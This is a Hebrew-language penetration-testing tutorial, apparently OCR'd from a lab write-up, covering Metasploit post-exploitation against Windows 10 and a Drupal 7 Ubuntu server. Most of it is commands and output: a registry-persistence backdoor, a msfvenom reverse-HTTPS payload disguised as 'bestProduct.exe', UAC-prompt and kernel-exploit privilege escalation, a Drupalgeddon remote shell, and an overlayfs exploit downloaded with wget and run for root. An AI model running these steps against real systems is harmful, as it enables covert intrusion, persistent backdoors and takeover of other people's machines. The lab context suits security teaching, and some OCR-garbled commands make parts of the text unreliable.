הפקודה sessions מראה לנו את השיחות הפתוחות שיש לנו כרגע

נשתמש בקוד של הקביעות שדיברנו עליו בתחילה של הפרק הזה על מנת ליצור את הדלת האחורית

חשוב לציין שאת כל הפקוד אפשר למצוא עם פקודה help ב meterpreter ואת כל הגדרות עם הפקודה show options או info לאחר שימוש במודול מסויים.



```
msf6 > grep persistence show exploits
   238  linux/local/apt_package_manager_persistence          1999-03-09  excellent  No   APT Package Manager Persistence
   240  linux/local/autostart_persistence                     2006-02-13  excellent  No   Autostart Desktop Item Persistence
   241  linux/local/bash_profile_persistence                  1989-06-08  normal     No   Bash Profile Persistence
   246  linux/local/cron_persistence                          1979-07-01  excellent  No   Cron Persistence
   271  linux/local/rc_local_persistence                      1980-10-01  excellent  No   rc.local Persistence
   276  linux/local/service_persistence                       1983-01-01  excellent  No   Service Persistence
   287  linux/local/yum_package_manager_persistence           2003-12-17  excellent  No   Yum Package Manager Persistence
   724  osx/local/persistence                                 2012-04-01  excellent  No   Mac OS X Persistent Payload Installer
   786  unix/local/at_persistence                             1997-01-01  excellent  Yes  at(1) Persistence
  1788  windows/local/persistence                             2011-10-19  excellent  No   Windows Persistent Registry Startup Payload Installer
  1789  windows/local/persistence_image_exec_options          2008-06-28  excellent  No   Windows Silent Process Exit Persistence
  1790  windows/local/persistence_service                     2018-10-20  excellent  No   Windows Persistent Service Installer
  1799  windows/local/registry_persistence                    2015-07-01  excellent  Yes  Windows Registry Only Persistence
  1802  windows/local/s4u_persistence                         2013-01-02  excellent  No   Windows Manage User Level Persistent Payload Installer
  1807  windows/local/vss_persistence                         2011-10-21  excellent  No   Persistent Payload in Windows Volume Shadow Copy
  1811  windows/local/wmi_persistence                         2017-06-06  normal     No   WMI Event Subscription Persistence
```

exploit/windows/local/registry_persistence	הגדרה של הקוד שיוצר לנו את הדלת אחורית
STARTUP USER	שם של המשתמש שתקפנו
PAYLOAD=windows/meterpreter/reverse_ht	התוכנה שתתוקן לאחר הפריצה ותתן לנו שיחה


tps	חזרה
SET LHOST <OUR IP>	הגדרה של אייפי שלנו
Set LPORT 443	הגדרה של פורט האזנה שלנו
Set SESSIONS 1	מספר השיחה שרוצה לפתוח עליו דלת אחורית
EXPLOIT	הרצת הקוד

לאחר שהפעלנו את הקוד שלנו התקיפה תצליח ותיצור לנו חוקיות בתוך ה registry ובכל פעם שיש כיבוי או הפעלה מחדש של המחשב שתקפנו התוכנה שלנו תרוץ עם שאר החוקיות שיש ב registry ותפתח לנו שיחה מחדש.

לצורך ניסיון וידאי שהתוכנה שלנו אכן עובדת ,kali שלנו נפתח האזנה

Use multi/handler
Set payload windows/meterpreter/reverse_https
Set lhos our ip
Set lport 443

ולאחר מכן נעבור לווינדוס ונעשה הפעלה מחדש של המחשב אם התקיפה שלנו הצליחה אנחנו אמורים לראות שנפתח לנו שיחה חדשה ב meterpreter



2.3 סיכום

כאמור השארת דלת אחורית הוא שלב שבו מכינים את הקרקע של על מנת ליצור שליטה בטוחה על מערכת כלשהי. לאחר ההצלחה שלנו בחלק הזה תהייה לנו כניסה בטוחה לארגון ללא ידיעתם של המשתמשים

3 הרשאות גישה -privilege escalation

3.1 הסבר כללי ושיטות

בחלק הזה במאמר ננסה להבין מה זה הרשאות גישה שיש במערכת הפעלה ווינדוס ולאחר מכן ננסה לעבור ממשתמש עם הרשאות גישה מצומצמות למשתמש עם הרשאות גישה מורחבות

במערכת הפעלה ווינדוס ישנם שלוש סוגי משתמשים

1-משתמש רגיל עם הרשאות מצומצמות

2-מנהל המערכת(administrator) מנהל עם יותר הרשאות

3-מערכת הפעלה(kernel) היא הליבה של מערכת הפעלה המפעילה את כל התוכנות במחשב ולכן יש לה את כל הגישות לכל המשאבים שיש במחשב

ולכן לאחר שנצליח לחדור למערכת ארגונית כלשהי נרצה להגיע למשתמש עם כל הרשאות גישה כדי שנוכל לעשות כל מיני דברים שונים

שיטות

- שאל את המשתמש
- ניצול חולשות ידועות במערכת הפעלה ווינדוס
- ניצול חולשות בתהליכים מבוססות ווינדוס
- ניצול חולשות בתהליכים לא מבוססות ווינדוס


בחלק הזה במאמר ננסה לדון על שתי שיטות ראשונות.

3.2 הדגמה

1 - שיטה הראשונה היא להשתמש בקונספט שנקרא - just ask the use

בשיטה הזו מנסים לגרום למשתמש הפשוט להפעיל תהליך דוגמא cmd כלשהו בתור מנהל המערכת כאמור בכל פעם שמפעילים תוכנה בווינדוס ישנם שתי שיטות שונות.הפעלה הראשונה היא להפעיל את התוכנה בצורה רגיל עם הרשאות של משתמש רגיל השנייה היא להפעיל את התוכנה בתור מנהל מערכת כך שתנתן לנו הרשאות מורחבות יותר ולכן בשיטה הזה ננסה לגרום שהמשתמש הרגיל שיפעיל תוכנה כלשהי בתור מנהל מערכת

שתי שיטות להפעיל תוכנה במערכת הפעל ווינדוס:



השלב הראשון

בשלב הראשון נצור payload פשוט ב msfvenom. ונשים אותו באתר הדיפולטי של apache.


תהליך זה מדמה מצב שבו משתמש רגיל עם הרשאות מצומצמות מבקר באתר שלנו במקרה הזה אתר אינטרנט דיפולטי ומתקין קובץ רצה עם קוד זדוני

```
Msfvenom -p windows/meterpreter/reverse/https
lhost 172.20.10.2
lport 443
f exe
a x64
-o /var/www/html/bestProduct.exe
```


ניצור מאזין ב msfconsole

```
Msfconsole -q
Use exploit/multi/handler
Set payload windows/meterpreter/reverse_https
Set lhost 172.20.10.2
Set lport 443
run
```

לאחר שיצרנו את הקוד שלנו ואת המאזין שלנו בkali נעבור לווינדוס 10 ונגלוש לכתובת אייפי של ה kali
ונמשוך משם את הקובץ ונתקין אותו בתור משתמש רגיל



לאחר התקנת הקובץ נפתחה שיחה מספר 1 ושליטה של meterpreter
כרגע יש לנו משתמש רגיל עם הרשאות מצומצמות
הפקודה getprivs מראה לנו את כל ההרשאות שיש למשתמש הנוכחי ואפשר לראות שהמשתמש הנוכחי נמצא עם הרשאות מצומצמות
המשימה שלנו בשיטה הזה לשאול את המשתמש אם הוא רוצה לפתוח תוכנה כלשהי בתור מנהל המערכת בכך להשיג הרשאות של מנהל המערכת ולכן
נשתמש מודולים מוכנים לבצע את המשימה הזו
search uac מציג לנו את כל המודולים שיכולים לשנות הרשאות גישות בשיטות שונות




```
msf6 > search uac

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank
   -   ----                                                   ---------------  ----
   0   exploit/windows/local/ask                              2012-01-03       excellent
   1   exploit/windows/local/bypassuac                        2010-12-31       excellent
   2   exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent
   3   exploit/windows/local/bypassuac_dotnet_profiler        2017-03-17       excellent
   4   exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent
   5   exploit/windows/local/bypassuac_fodhelper              2017-05-12       excellent
   6   exploit/windows/local/bypassuac_injection              2010-12-31       excellent
   7   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent
   8   exploit/windows/local/bypassuac_sdclt                  2017-03-17       excellent
   9   exploit/windows/local/bypassuac_silentcleanup          2019-02-24       excellent
```

כפי שניתן לראות ישנם לא מעט מודולים שיכולים לבצע את המשימה

Use exploit/windows/local/ask
Set session 1
Filename chrome.exe
Lhost 172.20.10.2
Lport 443
Run



הקוד שלנו מקפיץ חלונית uac שמבקשת אם המשתמש רוצה לפתוח את התוכנה בתור מנהל מערכת אם המשתמש מאשר את המשימה הקוד שלנו הצליח לעבוד ונותן לנו הרשאות של מנהל מערכת
לאחר האישור של המשתמש נקבל הרשאות יותר גדולות. בתמונה למעלה אפשר לראות את החלונית uac שקפצה לנו. בגלל מחשב זה נמצא תחת דומיין, המערכת מבקשת תעודות של מנהל מערכת. בשיטה השנייה נראה שאפשר להשיג הרשאות בלי אינטראקציה של משתמש.
אפשר לעשות את שתי הפקודות הבאות בשביל לראות את מספר ההרשאות שיש לנו כרגע וזהותו של המשתמש הנוכחי
getuid - בשביל לראות מי המשתמש הנוכחי
getprivs בשביל לראות את כל ההרשאות שיש לנו

שיטה שנייה - ניצול חולשות ידועות במערכת הפעלה ווינדוס

בשיטה הזו מנצלים חולשות שיש במערכת הפעלה ווינדוס.חולשות אלה הן נקראות cve -מספר סידורי של חולשה שהתגלה במערכת כלשהי והמערכת עדיין לא עודכנה.
נחזור לפקודה הקודמות שהראתה לנו את כל המודולים שיש ב metasploit שיכולים להעלות הרשאות והפעם לנצל חולשות מערכת ווינדוס

Search uac

```
msf6 > search uac

Matching Modules
================

   #   Name                                                  Disclosure Date  Ra
   -   ----                                                  ---------------  --
   0   exploit/windows/local/ask                             2012-01-03       ex
   1   exploit/windows/local/bypassuac                       2010-12-31       ex
   2   exploit/windows/local/bypassuac_comhijack             1900-01-01       ex
   3   exploit/windows/local/bypassuac_dotnet_profiler       2017-03-17       ex
   4   exploit/windows/local/bypassuac_eventvwr              2016-08-15       ex
   5   exploit/windows/local/bypassuac_fodhelper             2017-05-12       ex
   6   exploit/windows/local/bypassuac_injection             2010-12-31       ex
   7   exploit/windows/local/bypassuac_injection_winsxs      2017-04-06       ex
   8   exploit/windows/local/bypassuac_sdclt                 2017-03-17       ex
   9   exploit/windows/local/bypassuac_silentcleanup         2019-02-24       ex
   10  exploit/windows/local/bypassuac_sluihijack            2018-01-15       ex
   11  exploit/windows/local/bypassuac_vbs                   2015-08-22       ex
   12  exploit/windows/local/bypassuac_windows_store_filesys 2019-08-22       ma
   13  exploit/windows/local/bypassuac_windows_store_reg     2019-02-19       ma
   14  post/windows/gather/win_privs                                          no
   15  post/windows/manage/sticky_keys                                        no
```

אפשר לראות שיש כמות גדולה של מודולים שיכולים לבצע את המשימה.על מנת לא לעבור ידנית כל מודול ומודול נשתמש בכלי עזר שיש לנו ב metasploit

נשתמש במודולים שנקראים posts - פוסטים הם כלי עזר שיש ב metasploit כדי לעזור לנו לרכז מידע ולרכז אפשרויות שיש לנו לאחר שהצלחנו לחדור למערכת. ניקח את השיחה הקיימת שלנו ונשתמש באחד הפוסטים בשביל לדעת מה האפשרויות שיש לנו על השיחה הזו.

נחפש מודול שניקרא suggester

Search suggester

לאחר החיפוש שלנו קיבלנו מודול מיוחד נשתמש בו על פי הפקודה הרגילה -use ולאחר מכן נעשה פקודה info בשביל להבין יותר טוב מה המודול הזה מסוגל לעשות

מהתיאור הקטן שיש לנו אפשר להבין שהמודול מנסה לחפש חולשות שיש במחשב שפרצנו ומציג לנו את החולשות על פי מספר סידורי שלהן -CVE - וה- exploits שאפשר להשתמש

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 172.20.10.3 - Collecting local exploits for x64/windows ...
[*] 172.20.10.3 - 20 exploit checks are being tried ...
[+] 172.20.10.3 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be vulnerable
[+] 172.20.10.3 - exploit/windows/local/cve_2020_0796_smbghost: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 172.20.10.3 - exploit/windows/local/cve_2020_1313_system_orchestrator: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

כמובן אפשר לקחת את המספר הסידורי של כל exploits לאינטרנט ולקרוא עליהם

ניקח את אחד ה exploits וננסה לפרוץ כדי להעלות הרשאות גישה

לאחר שימוש באחד מ exploits התקיפה שלנו תצליח ותתן לנו משתמש של מערכת או מנהל מערכת לפי המודול שבחרנו והרשאות יותר גדולות

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
```

3.3 סיכום

בפרק הזה - המשתמש התמים גלש לאתר אינטרנט רגיל להוריד קובץ זדוני ללא ידיעתו ולאחר מכן בדקנו את ההרשאות שיש למשתמש וראינו שהמשתמש הוא משתמש פשוט עם הרשאות מצומצמות לאחר מכן בחנו את מספר שיטות של הרשאות גישה ולבסוף הדגמנו עם שתי שיטות קלילות יחסית אחת היא שאל את המשתמש והשנייה היא ניצול חולשות מערכת ידועות אבל אינן סגורות.

4 השתייכות לארגון (lateral movement)

4.1 הסבר כללי

השתייכות לארגון הוא מצב שבו מנסים למצוא כל מיני חולשות אבטחה שיש בארגון במחשבים שונים בתוך הרשת על מנת לעבור ממחשב למחשב כדי לגנוב מידע או כדי לעשות כל מיני דברים
תוקפים רבים מנצלים חולשה כלשהי על מחשב אחד בתוך הרשת הארגונית כמו במקרה שלנו ולאחר מכן ינסו לעבור לשרתים גדולים כדי לגנוב מידע להצפין מידע או למחוק מידע
בחלק הזה ננסה לעבור ממחשב ווינדוס 10 שתקפנו בתחילת המאמר למחשב עם מערכת הפעלה לינוקס עם ההפצה ubuntu 14.04.1 droopy שידמה כאתר אינטרנט שהארגון מחזיק
כאמור בחלק הזה מנסים ליצור מעבר חופשי בין המחשבים השונים שיש בארגון.
נסרוק את כל הרשת של הארגון עם nmap

Nmap -sP 172.20.10.1/24

הסריקה הזו אמורה לתת לנו את כל המחשבים שנמצאים בארגון
נאתר את כתובת אייפי של מחשב לינוקס ולאחר מכן נסרוק אותו שוב עם nmap כדי לרכז אינפורמציה

Nmap -A -T4 -p- 172.20.10.5

הסריקה הזו אמורה לסרוק את 65000 פורטים שיש לכן עשויה לקחת זמן ארוך יחסית

4.2 הדגמה

```
└─$ nmap -A -T4 -p- 172.20.10.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 07:31 EDT
Nmap scan report for 172.20.10.5
Host is up (0.00019s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
```

כפי שניתן לראות פורט 80 פתוח.גלישה לכתובת אייפי עם פורט 80 נותנת לנו דף כניסה למערכת של אתר האינטרנט.הפורמט שעליו בנוי האתר הוא drupal.drupal היא פלטפורמה מוכנה לבניית אתר אינטרנט והגירסה היא 7

לכן נחפש אם יש חולשות בגירסה הזו ב metasploit

Search drupal

```
Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Yes    Drupal OpenID
   1  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal     Yes    Drupal Views
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal HTTP
   3  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER
   4  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal Drupal
   5  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes    Drupal RESTWS
   6  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal     Yes    Drupal RESTful
   7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  Yes    PHP XML-RPC
```

כפי שניתן לראות metasploit מציג לנו לא מעט מודולים מוכנים שיכולים לנצל חור אבטחה שיש drupal 7 ולבצע rce attacks

נקח אחד המודולים ונעשה פקודה info כדי לקרוא עליו קצת ופקודה show options בשביל הגדרות

Use 2
Set rhosts 172.20.10.5
Set rport 80
Set lhost 172.20.10.2
Set lport 4444
run

לאחר ההגדרות והרצה הקוד שלנו,המודול ינצל חולשת אבטחת שיש ב7 drupal וישיג לנו שליטה מלאה על השרת

```
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 172.20.10.2:4444
[*] Sending stage (39282 bytes) to 172.20.10.5
[*] Meterpreter session 1 opened (172.20.10.2:4444 → 172.20.10.5:40201) at 2021-09-26

meterpreter >
```

לאחר שהצלחנו להשיג שליטה מלאה אפשר לעשות כל מיני מניפולציות כדי לעשות דברים שונים בשלב ננסה להעלות הרשאות גישה לינוקס

<u>4.3 הרשאות גישה לינוקס:</u>

הפעם נחסוך על הסבר הרשאות גישה לכן נעשה את הפקודות הרגילות בשביל לראות את ההרשאות שיש לנו.הפקודות היא כמובן

getprivs -הרשאות

getuid -המשתמש הנוכחי

getsystem -לעבור למשתמש מערכת
לאחר שהרצנו את הפקודות האלה אפשר להבין שהמשתמש שתקפו הוא משתמש רגיל עם הרשאות מצומצמות ואי אפשר לעבור למשתמש מערכת לכן נתחיל לחפש דרכים להעלות את ההרשאות שלנו.
כמובן כמו בפרק הקודם גם הפעם ננסה לחפש חור אבטחה בkernel של המערכת
נשתמש בפקודה לינוקס help-- uname כדי לרכז מידע על המערכת

```
www-data@droopy:/var/www/html$ uname -a
uname -a
Linux droopy 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64 x86_64 x86_
www-data@droopy:/var/www/html$
```

אפשר לראות גירסת המערכת היא droopy 3.13.0 ולכן נחפש אם יש חור אבטחה בגירסה הזו.

שתי דרכים לחפש חור אבטחת ידועות :
אחת היא כמובן לחפש exploits ב metasploit והשנייה היא באתר של exploits db

```
┌──(eliot㉿kali)-[~]
└─$ searchsploit 3.13.0

 Exploit Title

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /

Shellcodes: No Results
```

ואפשר לראות שיש לנו מודול מוכן שיכול לבצע את המשימה הזו נאתר את הקובץ עם פקודה locat
ולפי סיומת הקובץ אפשר להבין שהקובץ נכתב בשפת c ולכן צריך לעשות פעולה של קומפלציה על הקובץ הזה בשביל להריץ אותו ולכן ניקח את הקובץ ונעביר אותו לאתר דיפולטי של apache בשביל שנוכל למשוך אותו מתוך השרת שתקפנו

לאחר פעולה זו נפתח shell ב meterpreter ונמשוך את הקובץ עם פקודת wget לתקייה tmp

```
www-data@droopy:/var/www/html$ wget http:172.20.10.2/37292.c -o /tmp/37.c
wget http:172.20.10.2/37292.c -o /tmp/37.c
www-data@droopy:/var/www/html$
```

נעבור לתיקייה tmp ונעשה קומפציה על הקובץ עם הפקודה gcc
ולאחר מכן נפעיל את הקובץ

Gcc 37.c -0 pe
./pe

```
www-data@droopy:/tmp$ ./pe
./pe
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@droopy:/tmp# whoami
whoami
root
root@droopy:/tmp#
```

4.4 סיכום:

בפרק הזה במאמר הצלחנו לנצל חור אבטח שיש ב linux drupal 7 כדי לחדור לשרת של הארגון
ולאחר מכן הצלחנו לנצל חור אבטחת ב linux droopy 3.13.0 בשביל לעבור ממשתמש רגיל למשתמש root

סוף